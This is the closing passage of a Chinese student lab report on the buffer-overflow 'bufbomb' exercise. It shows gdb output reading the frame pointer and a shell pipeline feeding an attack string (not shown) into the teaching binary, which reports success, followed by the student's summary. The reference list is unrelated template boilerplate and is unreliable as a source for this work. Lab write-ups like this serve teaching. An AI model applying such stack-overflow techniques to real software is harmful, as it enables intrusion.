(gdb) p/x $ebp
$4 = 0x55683080
(gdb) c
Continuing.
Type string:test4
Dud: getbufn returned 0x1
Better luck next time

```

```

Breakpoint 1, 0x080493a7 in getbufn ()
(gdb) p/x $ebp
$5 = 0x556830d0
(gdb) c
Continuing.
Type string:test5
Dud: getbufn returned 0x1
Better luck next time

```

3.构造字符串:

[illegible]

4. 实行攻击，攻击成功:

```
yt1180300829@ubuntu:~/hitics/bufbomb_32_00_EBP/buflab-handout$ cat nitro_1180300829.txt |./hex2raw -n |./bufbomb -n -u 1180300829
Userid: 1180300829
Cookie: 0x44360838
Type string:KABOOM!: getbufn returned 0x44360838
Keep going
Type string:KABOOM!: getbufn returned 0x44360838
Keep going
Type string:KABOOM!: getbufn returned 0x44360838
Keep going
Type string:KABOOM!: getbufn returned 0x44360838
Keep going
Type string:KABOOM!: getbufn returned 0x44360838
VALID
NICE JOB!
```

第 4 章 总结

4.1 请总结本次实验的收获

深入理解了栈帧结构及其在函数调用中的关系
掌握了五种缓冲区溢出攻击的方法
更加熟练了 gdb 的运用

4.2 请给出对本次实验内容的建议

希望能够丰富一下 ppt 对每个方法的讲解

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

- [1] 林来兴. 空间控制技术[M]. 北京: 中国宇航出版社, 1992: 25-42.
- [2] 辛希孟. 信息技术与信息服务国际研讨会论文集: A 集[C]. 北京: 中国科学出版社, 1999.
- [3] 赵耀东. 新时代的工业工程师[M/OL]. 台北: 天下文化出版社, 1998 [1998-09-26]. <http://www.ie.nthu.edu.tw/info/ie.newie.htm> (Big5) .
- [4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨: 哈尔滨工业大学, 1992: 8-13.
- [5] KANAMORI H. Shaking Without Quaking[J]. Science, 1998, 279 (5359): 2063-2064.
- [6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science , 1998 , 281 : 331-332[1998-09-23]. <http://www.sciencemag.org/cgi/collection/anatmorp>.